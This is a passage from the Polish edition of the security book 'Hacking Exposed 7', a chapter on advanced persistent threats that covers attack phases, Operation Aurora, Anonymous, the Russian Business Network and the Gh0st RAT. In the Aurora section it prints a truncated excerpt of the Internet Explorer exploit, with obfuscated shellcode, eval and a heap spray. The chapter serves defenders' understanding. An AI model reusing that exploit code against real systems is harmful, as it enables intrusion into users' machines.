Kompendium wiedzy o bezpieczeństwie systemów informatycznych!

VADEMECUM HACKINGU 7

Skuteczna obrona sieci przed atakami

Stuart McClure
Joel Scambray
George Kurtz

Helion
McGraw Hill

Tytuł oryginalny: Hacking Exposed™ 7: Network Security Secrets & Solutions, Seventh Edition

Tłumaczenie: Tomasz Walczak

ISBN: 978-83-246-6867-0

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: helion@helion.pl
WWW: http://helion.pl (księgarnia internetowa, katalog książek)

Pliki z przykładami omawianymi w książce można znaleźć pod adresem:
ftp://ftp.helion.pl/przyklady/wszyha.zip

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/wszyha
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

SPIS TREŚCI

ROZDZIAŁ 6.

CYBERPRZESTĘPSTWA I ATAKI APT

Pojęcie APT (ang. *Advanced Persistant Threats*) ostatnio znacznie zyskało na popularności. *APT* oznacza powtarzający się nieuwierzytelniony dostęp do korporacyjnych sieci. Określenie to trafiło na nagłówki gazet i było powodem wielu bezsennych nocy licznych informatyków odpowiedzialnych za bezpieczeństwo. Jednak samo zagadnienie nie jest niczym nowym. Jeśli byłeś jednym ze szczęściarzy, którzy w 1999 roku kupili pierwsze wydanie książki *Hacking Exposed*, i otworzyłeś tylną okładkę, mogłeś zobaczyć schemat zatytułowany *Anatomy of a Hack*. Pokazano na nim prosty proces metodycznego namierzania i atakowania sieci przez hakerów. Choć na diagramie nie przedstawiono eksploitów typu zero-day, omówiono je szczegółowo w tekście książki. Opis ten w połączeniu ze schematem *Anatomy of a Hack* był zapowiedzią tego, co później nazwano atakami APT.

Obecnie pojęcie APT stosuje się często niepoprawnie, określając tym mianem popularne szkodliwe oprogramowanie, np. robaki i trojany oparte na skomplikowanych technikach lub zaawansowanych rozwiązaniach programistycznych, które pozwalają napastnikom ominąć programy antywirusowe i inne aplikacje zabezpieczające oraz działają w systemie przez długi czas. W rzeczywistości ataki APT polegają na zastosowaniu przez hakera zaawansowanych narzędzi do włamania się do systemu, przy czym mają pewną dodatkową cechę — są przeprowadzane w jakimś ważnym celu. Większość hakerów chce uzyskać dostęp do systemu, wykonać zaplanowane operacje i usunąć określone dane. W atakach APT celem jest wykorzystywanie systemu przez długi czas. Pamiętaj jednak, że atak APT nie musi być ani zaawansowany (ang. *advanced*), ani trwały (ang. *persistent*).

Ataki APT są przeciwieństwem oportunistycznych włamań popularnych na początku obecnego wieku (wykorzystywano w nich techniki w rodzaju hakowania za pomocą zapytań do wyszukiwarki, tzw. Google hacking, pozwalających znaleźć niezabezpieczone maszyny). Ataki APT są zaplanowane, wymierzone w konkretny cel i prowadzone przez zorganizowane grupy oraz mają przynieść określone skutki (w tym stały dostęp). Wykrycie konkretnych narzędzi często pozwala podejrzewać, że ma miejsce atak APT (choć nie daje takiej pewności), ponieważ różni napastnicy stosują w trakcie działań podobne pakiety. Może to pomóc powiązać zagrożenie z konkretną grupą.

Na ogólnym poziomie ataki APT można podzielić na dwie kategorie w zależności od zamiarów napastników. Pierwsza grupa koncentruje się na działalności przestępczej i jest zainteresowana danymi osobowymi oraz (lub) finansowymi, a także posiadanymi przez firmy informacjami, które można wykorzystać do podszywania się, oszustw finansowych lub kradzieży. Druga grupa zajmuje się wywiadem gospodarczym lub szpiegostwem na rzecz państw (czasem obszary te zachodzą na siebie). W ramach tych działań są przejmowane zastrzeżone i zwykle niedostępne publicznie informacje, np. własność intelektualna i tajemnice handlowe. Pozwala to wprowadzać

na rynek konkurencyjne produkty i usługi oraz projektować strategie rywalizacji z okradzionymi firmami lub reagowania na możliwości tych organizacji.

Ataki APT mogą być wymierzone w organizacje społeczne, polityczne, rządowe lub przemysłowe — i często są. Informacje dają władzę, a dostęp do danych na temat konkurencji i kontrolowanie ich zapewnia dużo możliwości. To właśnie jest ostateczny cel ataków APT — zdobyć i utrzymać dostęp do ważnych dla napastników informacji. Niezależnie od tego, czy działania są prowadzone w ramach wspieranego przez państwo szpiegostwa przemysłowego lub zorganizowanej przestępczości, czy przez niezadowolone grupy społeczne, metody i techniki ataków APT są bardzo podobne, dlatego można je rozpoznać i odróżnić od przypadkowych infekcji komputerów szkodliwym oprogramowaniem.

Warto powtórzyć ten ważny punkt — ataki APT to nie szkodliwe oprogramowanie. W wielu sytuacjach napastnicy nawet nie stosują oprogramowania tego rodzaju, przy czym niektórzy hakerzy lubią posługiwać się pewnymi narzędziami, co pomaga analitykom i śledczym powiązać ataki z określonymi grupami (a także znaleźć pozostałości i dowody operacji wielokrotnie przeprowadzanych przez napastników). Ataki APT to działania prowadzone przez zorganizowaną grupę w celu uzyskania (trwałego) dostępu do konkretnego systemu i kradzieży informacji dla potrzeb finansowych, społecznych, przemysłowych, politycznych lub konkurencyjnych.

CZYM JEST ATAK APT?

Pojęcie *Advanced Persistent Threat* (APT; zaawansowane trwałe zagrożenie) zostało utworzone przez analityków z amerykańskich Sił Powietrznych w 2006 roku. Opisuje ono trzy aspekty ataków związane z profilem, zamiarami i strukturą grupy napastników.

- **Zaawansowane**. Napastnik jest biegły w metodach cyberataków i technikach administracyjnych. Potrafi rozwijać niestandardowe eksploity i narzędzia.
- **Trwałe**. Napastnik ma długoterminowe cele i stara się je osiągnąć, unikając przy tym wykrycia.
- **Zagrożenie**. Napastnicy są zorganizowani, mają duże środki, motywację i możliwości.

Ataki APT, jak wcześniej wspomnieliśmy, to działania zorganizowanej grupy, która ma nieuwierzytelniony dostęp do systemów informacyjnych i łączy komunikacyjnych oraz może nimi manipulować. Celem jest kradzież cennych informacji, które można wykorzystać w różny sposób. Ataki APT są związane ze *szpiegostwem*, *wywiadem gospodarczym* i *brudnymi sztuczkami*. Są formą szpiegostwa, która daje dostęp do cyfrowych zasobów. Napastnicy starają się usunąć przeszkody na drodze do uzyskania tego dostępu, dlatego rzadko uciekają się do sabotażu. Hakerzy mogą jednak posługiwać się różnymi technikami zacierania śladów działań w dziennikach

systemowych i mogą nawet uszkodzić system operacyjny lub system plików. Narzędzia APT różnią się od innego szkodliwego oprogramowania, ponieważ wykorzystują normalne funkcje systemu operacyjnego i są widoczne w systemie plików.

Grupy przeprowadzające ataki APT nie chcą, aby ofiara wykryła wykorzystywane przez nie narzędzia lub techniki. Dlatego nie chcą blokować ani zakłócać normalnego działania systemu w atakowanych hostach. Zamiast tego stosują dyskretne techniki ataku, penetracji, rekonesansu, poruszania się w poziomie, administrowania i wyprowadzania danych. Techniki te zazwyczaj odzwierciedlają podobne administracyjne lub operacyjne działania atakowanej firmy, choć odkryto, że niektóre grupy stosują w swoich operacjach konkretne narzędzia. W niektórych sytuacjach ataki APT pomogły zaatakowanym firmom (nieświadomie) zabezpieczyć systemy przed szkodliwym oprogramowaniem lub atakami APT ze strony innych grup.

Choć stosowane techniki są dyskretne, nie dotyczy to pozostałości po przeprowadzonych działaniach. Np. najpopularniejszą metodą uzyskiwania dostępu do docelowych sieci w atakach APT jest ukierunkowany phising (ang. *spear-phishing*). Technika ta jest oparta na e-mailach, dlatego — często w wielu miejscach — pozostają ślady po wiadomościach, zastosowanej metodzie ataku oraz adresach i protokołach wykorzystywanych do komunikowania się z komputerami napastników. E-maile przesyłane w ukierunkowanym phishingu mogą obejmować szkodliwe oprogramowanie, które próbuje zaatakować aplikacje z komputera użytkownika. Mogą też kierować użytkownika (na podstawie pewnych informacji identyfikujących jego tożsamość) na serwer udostępniający niestandardowe szkodliwe oprogramowanie, które umożliwia hakerom dalsze działania w ramach ataku APT.

Napastnicy zwykle wykorzystują wcześniej przejęte sieci komputerów jako *podstawione systemy*, aby ukryć się za nimi, gdy przesyłają instrukcje i sterują atakiem. Jednak adresy podstawionych serwerów mogą okazać się ważnymi poszlakami pomocnymi przy ustalaniu tożsamości danej grupy. Także systemy pocztowe używane do ukierunkowanego phishingu, a nawet stosowane eksploity (zwykle programy do instalowania trojanów — ang. *trojan dropper*) mogą działać w modelu „płatności za instalację" lub „leasingu". Mimo to podobne adresy, metody i eksploity w połączeniu z innymi informacjami ustalonymi w trakcie śledztwa często pozwalają powiązać z atakiem konkretne grupy.

Inne popularne techniki stosowane w atakach APT to wstrzykiwanie kodu w SQL-u w docelowych witrynach, posługiwanie się „metaeksploitami" serwerów WWW, phishingiem, eksploitami aplikacji używanych w sieciach społecznościowych, a także standardowe metody z obszaru inżynierii społecznej, np. podawanie się za użytkownika w rozmowach z pomocą techniczną, podrzucanie zainfekowanych pendrive'ów, rozdawanie zainfekowanego sprzętu lub oprogramowania, a w skrajnych przypadkach tradycyjne szpiegowanie przez zwykłych lub kontraktowych pracowników. Ataki APT zawsze obejmują pewne aspekty inżynierii społecznej. Inżynieria społeczna —

niezależnie od tego, czy ogranicza się do korzystania z adresów e-mail z publicznych stron internetowych, czy polega na szpiegostwie korporacyjnym przez pracowników kontraktowych — pozwala poznać cel i pomaga napastnikom opracować strategie dostępu do docelowych systemów operacyjnych, wykorzystania luk i wydobycia danych.

Ataki APT zawsze obejmują kilka etapów, po których pozostają ślady. Oto te fazy:

1. **Namierzanie**. Napastnicy zbierają informacje o celu ze źródeł publicznych lub prywatnych i sprawdzają metody, które mogą pomóc w uzyskaniu dostępu. Posługują się przy tym skanowaniem luk (przez testy bezpieczeństwa aplikacji i ataki typu DDoS), inżynierią społeczną lub ukierunkowanym phishingiem. Celem może być konkretna firma lub jej partner (który może umożliwić pośredni dostęp do docelowej organizacji przez sieci biznesowe).
2. **Uzyskanie dostępu i włamanie**. Napastnicy uzyskują dostęp i ustalają najwydajniejsze lub najskuteczniejsze metody wykorzystania systemów informacyjnych i stanu zabezpieczeń docelowej organizacji. Na tym etapie określają dane identyfikacyjne zaatakowanego hosta (adres IP, nazwę DNS, wyliczone udziały NetBIOS-a, adresy serwerów DNS i DHCP, system operacyjny itd.), a także w miarę możliwości zbierają dane uwierzytelniające i profile, co pomaga w dalszych włamaniach. Napastnicy mogą próbować ukryć swoje zamiary, instalując programy typu rogueware lub inne szkodliwe oprogramowanie.
3. **Rekonesans**. Napastnicy wyliczają udziały sieciowe, odkrywają architekturę sieci, usługi tłumaczenia nazw, kontrolery domeny, a także sprawdzają, czy usługi i administrator mają uprawnienia dostępu do innych systemów i aplikacji. Hakerzy mogą próbować włamać się na konta Active Directory lub lokalnych administratorów z uprawnieniami do domeny. Napastnicy często starają się ukryć działania przez wyłączenie programu antywirusowego i dzienników systemowych (zjawiska te mogą wskazywać na włamanie).
4. **Poruszanie się w poziomie**. Gdy napastnicy ustalili już sposoby poruszania się po systemach za pomocą danych uwierzytelniających oraz zidentyfikowali cele (łatwe do zaatakowania lub dostosowane do zamiarów), zaczynają przechodzić w poziomie do innych hostów z sieci. Etap ten nie wymaga stosowania szkodliwego oprogramowania ani specjalnych aplikacji. Wystarczą rozwiązania dostępne w systemach operacyjnych przejętych hostów, np. powłoka poleceń, instrukcje NetBIOS-a, usługi terminalowe systemu Windows, sieci VNC lub inne podobne narzędzia używane przez administratorów sieci.
5. **Zbieranie i wyprowadzanie danych**. Napastników interesują informacje — niezależnie od tego, czy służą do dalszego namierzania ofiar, utrzymania dostępu lub innych celów, hakerzy chcą zdobyć i ukraść dane. Napastnicy często tworzą „punkty zbierania danych" i wyprowadzają informacje za pomocą podstawionych sieci pośredniczących. Czasem stosuje się też niestandardowe

techniki szyfrowania (i szkodliwe oprogramowanie), aby utrudnić zrozumienie plików danych i powiązanych połączeń, przez które są wyprowadzane informacje. W wielu sytuacjach napastnicy wykorzystują istniejące oprogramowanie do tworzenia kopii zapasowych i inne narzędzia administracyjne, którymi posługują się administratorzy sieci i systemów w zaatakowanej organizacji. Wyprowadzanie danych odbywa się fragment po fragmencie lub w dużych porcjach. Zależy to od tego, czy napastnikowi się spieszy i czy jego zdaniem firma potrafi wykryć kradzież danych.

6. **Administrowanie i konserwacja narzędzi**. Innym celem w atakach APT jest utrzymanie dostępu. Wymaga to administrowania narzędziami (szkodliwym oprogramowaniem i potencjalnie niepożądanymi lub przydatnymi programami, np. pakietem Sysinternals) i danymi uwierzytelniającymi oraz ich konserwowania. Napastnicy przygotowują kilka różnych dróg zdalnego dostępu do sieci oraz tworzą flagi i wyzwalacze informujące o zmianach w architekturze systemu. Pozwala to na podjęcie odpowiednich działań, takich jak namierzanie nowych celów i włamywanie się do nich, a także przeprowadzanie pozornych ataków z wykorzystaniem szkodliwego oprogramowania, aby odwrócić uwagę pracowników firmy. Napastnicy zwykle próbują usprawniać metody dostępu, by były jak najbardziej zbliżone do działań standardowych użytkowników. Niepożądane jest ciągłe poleganie na specjalnych narzędziach i szkodliwym oprogramowaniu.

Jak wspomnieliśmy, po próbach dostępu mogą pozostać e-maile, wpisy w dziennikach serwera WWW i na ścieżkach komunikacyjnych oraz inne ślady związane z zastosowanymi technikami. Także rekonesans i poruszanie się w poziomie pozostawiają artefakty wynikające z nadużywania danych uwierzytelniających (reguł) lub tożsamości (ról). Zwykle ślady te znajdują się w dziennikach zdarzeń z obszaru bezpieczeństwa i dziennikach historii aplikacji. Wyprowadzanie danych pozostawia artefakty związane z protokołami i adresami w dziennikach zapory, w dziennikach systemów IDS (na poziomie hostów i sieci), dziennikach systemu zapobiegania wyciekaniu danych, dziennikach historii aplikacji oraz dziennikach serwerów WWW. Wspomniane ślady zwykle są dostępne w aktywnych systemach plików (jeśli administrator wie, gdzie i czego szukać), jednak czasem można je odkryć tylko w ramach sądowych badań zaatakowanych systemów.

Techniki stosowane w atakach APT zasadniczo nie różnią się od technik administracyjnych i operacyjnych używanych w korporacyjnych systemach informatycznych. Dlatego nieuprawniony napastnik pozostawia w systemie plików i innych dziennikach te same ślady co upoważniony użytkownik. Jednak nieuprawnione osoby muszą przeprowadzać eksperymenty lub korzystać z dodatkowych narzędzi, aby uzyskać dostęp i wykorzystać system. Dlatego pozostają po nich pewne anomalie, które nie występują w danych dotyczących uprawnionych użytkowników.

W ostatnich pięciu latach wykryto kilka długotrwałych ataków APT przeprowadzonych przez nieznanych sprawców na różne jednostki przemysłowe i rządkowe z całego świata. Ataki te otrzymały nazwy nadane przez śledczych (Aurora, Nitro, ShadyRAT, Lurid, Night Dragon, Stuxnet i DuQu). Każda z akcji obejmowała działania operacyjne, w tym dostęp, rekonesans, poruszanie się w poziomie, manipulowanie systemami informatycznymi i wyprowadzanie prywatnych lub zastrzeżonych danych. W trzech następnych podpunktach omawiamy trzy ataki APT.

Operacja Aurora

Popularność	*1*
Łatwość przeprowadzenia	*1*
Szkodliwość	*10*
Ocena zagrożenia	***4***

W 2009 roku amerykańskie firmy z branży technologicznej i zbrojeniowej stały się ofiarą włamania do sieci oraz systemów zarządzania konfiguracją oprogramowania. Doprowadziło to do kradzieży wysoce poufnych informacji. Z firm Google, Juniper, Adobe i przynajmniej 29 innych przez aż sześć miesięcy wyciekały tajemnice handlowe i ważne dla konkurencji dane. Dopiero wtedy organizacje wykryły kradzież i podjęły działania w celu powstrzymania ataku APT.

Napastnicy uzyskali dostęp do sieci ofiar za pomocą e-maili z ukierunkowanym phishingiem wysyłanych do pracowników firm. E-maile te obejmowały odnośnik do tajwańskiej witryny, w której znajdował się szkodliwy kod w JavaScripcie. Gdy odbiorca wiadomości kliknął odnośnik i otworzył witrynę, kod wykorzystywał lukę w przeglądarce Internet Explorer, co pozwalało na zdalne wykonywanie kodu przez dostęp do częściowo zwolnionej pamięci. Szkodliwy kod nie był wykrywany przez programy antywirusowe. Działał przez wstrzykiwanie kodu powłoki z następującymi instrukcjami:

```
<html><script>var sc = unescape("%u9090%... ...%ubcb9%ub2f6%ubfa8%u00d8");
var sss = Array(826, 679, ... ...735, 651, 427, 770, 301, 805, 693, 413, 875);
var arr = new Array;
for (var i = 0; i < sss.length; i ++){
      arr[i] = String.fromCharCode(sss[i]/7); }
var cc=arr.toString();cc=cc.replace(/ ,/ g, "");
cc = cc.replace(/@/g, ",");
eval(cc);
var xl = new Array();
for (i = 0; i < 200; i ++){
      xl[i] = document.createElement("COMMENT");
      xl[i].data = "abc";
};
var el = null;
```

```
function ev1(evt){
      el = document.createEventObject(evt);
      document.getElementById("sp1").innerHTML = "";
      windows.setInterval(ev2, 50);
}
function ev2(){
      p = "
\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c
0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\\u0c0d\
u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\\u0c0d\u0c
0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\
u0c0d";
      for (i = 0; i < xl.length; i ++ ){
            xl[i].data = p;
      };
var t = el.srcElement;
}
</script><span id="sp1"><IMG SRC="aaa.gif" onload="evl(event)">
</span></body></html>
```

W javascriptowym eksploicie wykorzystano prostą procedurę obliczania sumy CRC (ang. *Cyclic Redundancy Checking*) z 16 stałymi. Przedstawiono ją poniżej.

```
unsigned cal_crc(unsigned char *ptr, unsigned char len) {
unsigned int crc;
unsigned char da;
unsigned int crc_ta[16]={
0x0000,0x1021,0x2042,0x3063,0x4084,0x50a5,0x60c6,0x70e7,
0x8108,0x9129,0xa14a,0xb16b,0xc18c,0xd1ad,0xe1ce,0xf1ef,
}
crc=0;
while(len--!=0) {
da=((uchar)(crc/256))/16;
crc<<=4;
crc^=crc_ta[da^(*ptr/16)];
da=((uchar)(crc/256))/16;
crc<<=4;
crc^=crc_ta[da^(*ptr&0x0f)];
ptr++;
}
return(crc);
}
```

Niektórzy analitycy uważają, że kod metody wskazuje na to, iż jej autorem jest chińskojęzyczny programista. Pomysł ten oparto na dwóch ważnych odkryciach: (1) kod obliczania sumy CRC przypuszczalnie pochodzi z pracy opublikowanej w uproszczonym chińskim; (2) sześć umieszczonych w kodzie powiązanego trojana adresów IP, z których wysyłano instrukcje i kontrolowano system, służyło do uzyskiwania zdalnego dostępu i zarządzania przejętymi komputerami połączonymi

z maszynami z Tajwanu (choć nie z Chin). Niektórzy analitycy podważali te dowody, a zwłaszcza pierwszy z nich, ponieważ zastosowanej techniki używano w algorytmach w programach osadzonych przynajmniej od końca lat 80. ubiegłego wieku. Wykorzystano ją nawet jako wzorcową metodę programowania NetBIOS-a. Więcej informacji na ten temat znajdziesz na stronie *www.amazon.com/Programmers-Guide-Netbios--David-Schwaderer/dp/0672226383/ref=pd_sim_b_1*. Omawiane szkodliwe oprogramowanie zostało nazwane *Hydraq*. Napisano też sygnatury, które pozwalają wykrywać je w programach antywirusowych.

Luka w przeglądarce Internet Explorer umożliwiła napastnikom automatyczne umieszczanie na komputerach ofiar *trojanów pobierających inne programy*, które wykorzystywały uprawnienia przeglądarki do pobierania i instalowania (oraz konfigurowania) trojana z „furtką" — narzędzia RAT (ang. *Remote Administration Tool*). RAT umożliwiał napastnikom dostęp do systemu przez szyfrowane połączenie SSL.

Następnie napastnicy przeprowadzili rekonesans sieci, zdobyli dane uwierzytelniające z katalogu Active Directory, wykorzystali je do uzyskania dostępu do komputerów i udziałów sieciowych z własnością intelektualną oraz tajemnicami handlowymi, a następnie wyprowadzili te dane. Wszystko to trwało kilka miesięcy, przez które grupa nie została wykryta. Adresy komputerów, które były źródłem ukierunkowanego phishingu i programów pobierających trojany, wskazywały na Tajwan, natomiast połączenia typu C&C (ang. *Command and Control*) do trojana z „furtką" pochodziły z dwóch chińskich szkół. Każda z tych szkół była pod pewnymi względami konkurencją dla amerykańskich organizacji, które padły ofiarą ataku (np. dla firmy Google), jednak nie udało się znaleźć dowodów na to, że akcja była finansowana lub wspomagana przez chiński rząd albo przemysł.

Inne powszechnie opisywane ataki APT, w tym „Night Dragon" z 2010 roku, „RSA Breach" z 2011 roku i „Shady RAT", były prowadzone przez kilka lat. Obejmowały podobne namierzanie celów. Do przeprowadzenia rekonesansu i wyprowadzenia poufnych danych zastosowano ukierunkowany phishing z użyciem e-maili, wykorzystywanie luk w aplikacjach, szyfrowane połączenia i narzędzia RAT z „furtkami".

Wzorzec ten jest charakterystyczny dla ataków APT. Zwykle są one proste (choć gdy jest to konieczne, stosuje się zaawansowane techniki), a po udanym włamaniu napastnicy niewykryci działają przez kilka miesięcy lub lat. Często za źródło ataków uznaje się Chiny, choć raporty chińskiego rządu i chińskiego oddziału organizacji CERT wskazują na to, że to właśnie chiński przemysł i rząd najczęściej są celem napastników. Niezależnie od tego, czy ataki są prowadzone z Chin, Indii, Pakistanu, Malezji, Korei, Zjednoczonych Emiratów Arabskich, Rosji, Stanów Zjednoczonych, Meksyku czy Brazylii (kraje te podaje się jako źródła połączeń C&C w operacjach APT), w atakach APT utalentowani hakerzy uzyskują dostęp do systemów, a następnie namierzają i wyprowadzają poufne informacje wykorzystywane w konkretnym celu.

Grupa Anonymous

Popularność	*6*
Łatwość przeprowadzenia	*5*
Szkodliwość	*7*
Ocena zagrożenia	***6***


Anonymous to powstała w 2011 roku zaawansowana grupa hakerów, która *zademonstrowała*, że potrafi się zorganizować w celu namierzenia komputerów rządowych i korporacyjnych oraz złamania ich zabezpieczeń. Grupa ta z powodzeniem przeprowadziła ataki przez odmowę usługi na banki, spenetrowała jednostki rządowe (miejskie, stanowe, krajowe oraz międzynarodowe) i wykradła poufne dane, a także ujawniła te informacje, co miało bardzo poważne skutki. Przejęte dane dotyczyły m.in. tożsamości pracowników i menedżerów oraz szczegółów na temat związków między firmami i agencjami rządowymi.

Anonymous to luźno powiązana grupa (lub zbiór grup) o częściowo pokrywających się interesach, która potrafi zorganizować się na potrzeby osiągania różnych celów — od handlowych (ujawnianie kompromitujących szczegółów na temat powiązań biznesowych) po społeczne (ujawnianie korupcji lub zakłócanie pracy rządu, a także ułatwianie i koordynowanie komunikacji oraz działań zainteresowanych obywateli). Grupa stosuje rozmaite techniki hakerskie, m.in. wstrzykiwanie kodu w SQL-u, skrypty XSS i wykorzystywanie luk w usługach sieciowych, a także metody inżynierii społecznej, w tym ukierunkowany phishing i podawanie się za pracowników firmy (np. pracowników pomocy technicznej) w celu uzyskania danych uwierzytelniających. Członkowie grupy są bardzo pomysłowi i skuteczni. Ich głównym celem jest ujawnianie informacji, a nie zdobywanie dzięki nim przewagi konkurencyjnej lub korzyści finansowych. Grupa infiltruje też sieci komputerowe, a nawet instaluje „furtki", które może w przyszłości wykorzystać.

Ponieważ Anonymous reprezentuje interesy społeczne, celem jej członków jest pokazanie, że niewielka grupa może mieć duży wpływ przez zakłócanie pracy serwisów lub ujawnianie poufnych informacji. Sukcesy tej grupy są nagłaśniane, a porażki są niemożliwe do wykrycia. Wynika to z tego, że jej działania są rozproszone i przypominają pracę zautomatyzowanych lub ręcznych skanerów oraz próby penetracji, na które sieci firmowe są nieustannie narażone.

Zdaniem wielu osób grupa Anonymous nie przeprowadza ataków APT, ponieważ jej akcje często mają na celu uszkodzenie witryny lub zablokowanie dostępu do serwisu. Jednak działania te nieraz mają odciągać uwagę od innych operacji. Kilka głośnych akcji grupy Anonymous wobec agencji rządowych i firm z listy Fortune 500 obejmo-

wało ataki typu DDoS na witryny (rysunek 6.1) i włamania na komputery połączone z wyprowadzeniem poufnych informacji. Uzyskane dane często są ujawniane na publicznych forach i udostępniane dziennikarzom w celu wzbudzenia sensacji.



Rysunek 6.1. Grupa Anonymous wykorzystała narzędzie LOIC (ang. Low Orbit Ion Cannon) do przeprowadzenia ataków DDoS na przeciwników serwisu WikiLeaks

RBN

Popularność	*5*
Łatwość przeprowadzenia	*5*
Szkodliwość	*7*
Ocena zagrożenia	***6***

RBN (ang. *Russian Business Network*) to grupa przestępcza skupiająca firmy i organizacje. Wcześniej działała w Sankt Petersburgu, a obecnie dzięki partnerom rozprzestrzeniła się na wiele innych państw i prowadzi działalność na skalę międzynarodową. Grupa zarządza kilkoma botnetami, które wynajmuje, rozsyła spam, stosuje phishing, rozpowszechnia szkodliwe oprogramowanie i zajmuje się hostingiem płatnych witryn pornograficznych (także z pornografią dziecięcą i z fetyszami). Botnety zarządzane przez grupę RBN lub powiązane z nią działają w uporządkowany sposób. Służą do kradzieży tożsamości i środków finansowych oraz wykorzystują bardzo zaawansowane szkodliwe oprogramowanie do utrwalenia swojej obecności na komputerach ofiar.

Szkodliwe oprogramowanie stosowane przez RBN jest zwykle bardziej zaawansowane niż narzędzia używane w atakach APT. Oprogramowanie to często służy do bezpośredniego osiągania celów liderów grupy, a ponadto zapewnia abonentom platformę do prowadzenia innych działań (botnety można wykorzystać np. do przeprowadzenia ataków DDoS i jako systemy pośredniczące w połączeniach w atakach APT).

RBN jest przykładem zorganizowanej działalności przestępczej, jednak nie jest to jedyna grupa tego typu. Cyberprzestępcy (zarówno stowarzyszeni z RBN, jak i niezależni) wykorzystują RBN jako model, a ich sieci przez cały 2011 rok ułatwiały ataki APT innym grupom. Ułatwianie dostępu do przejętych systemów jest przykładem działań z obszaru APT.

CZYM ATAKI APT NIE SĄ?

Równie ważne jak zrozumienie, czym są ataki APT, jest ustalenie, czym one nie są. Opisane wcześniej techniki są stosowane zarówno w atakach APT, jak i przez innych napastników, którzy są zainteresowani (często z uwagi na dostrzeżoną okazję) zakłóceniem pracy firmy, sabotażem, a nawet działalnością przestępczą.

APT nie jest ani konkretnym szkodliwym programem, ani zestawem szkodliwego oprogramowania, ani określoną czynnością. Ataki APT to skoordynowane i szeroko zakrojone działania, które mają pozwolić osiągnąć konkretny cel (związany z konkurencją, finansami, reputacją itd.).

PRZYKŁADOWE POPULARNE NARZĘDZIA I TECHNIKI Z OBSZARU APT


Aby opisać ataki APT i sposoby ich wykrywania, w dalszych podpunktach przedstawiamy przykładowe narzędzia i techniki wykorzystane w kilku tego rodzaju atakach.

 Atak za pomocą narzędzia Gh0st

Popularność	*9*
Łatwość przeprowadzenia	*10*
Szkodliwość	*9*
Ocena zagrożenia	***9***

Narzędzie RAT o nazwie Gh0st, używane w atakach Gh0stnet w latach 2008 – 2010, to znany przykład szkodliwego oprogramowania stosowanego w atakach APT. 29 marca 2009 roku w serwisie Information Warfare Monitor (IWM; *www.infowar-monitor.net/about/*) opublikowano dokument zatytułowany *Tracking*

Gh0stNet — Investigation of a Cyber Espionage Network (*www.infowar-monitor.net/research/*). Dokładnie opisano w nim szczegółowe badania śledcze związane z atakiem (i włamaniem) na systemy komputerowe Prywatnego Biura Dalajlamy, tybetańskiego rządu na uchodźstwie i kilku innych tybetańskich organizacji. Po dziesięciu miesiącach żmudnych badań zespół utalentowanych „cyberdetektywów" stwierdził, że źródłem ataków były Chiny, a do włamania do systemów ofiar wykorzystano zaawansowane szkodliwe oprogramowanie — narzędzie RAT o nazwie Gh0st. Na rysunku 6.2 przedstawiono program do wydawania poleceń z tego narzędzia, a w tabeli 6.1 opisano możliwości Gh0sta. Pora pokrótce omówić jego najważniejsze funkcje.



Rysunek 6.2. Ekran do wydawania poleceń i sprawowania kontroli w Gh0ście

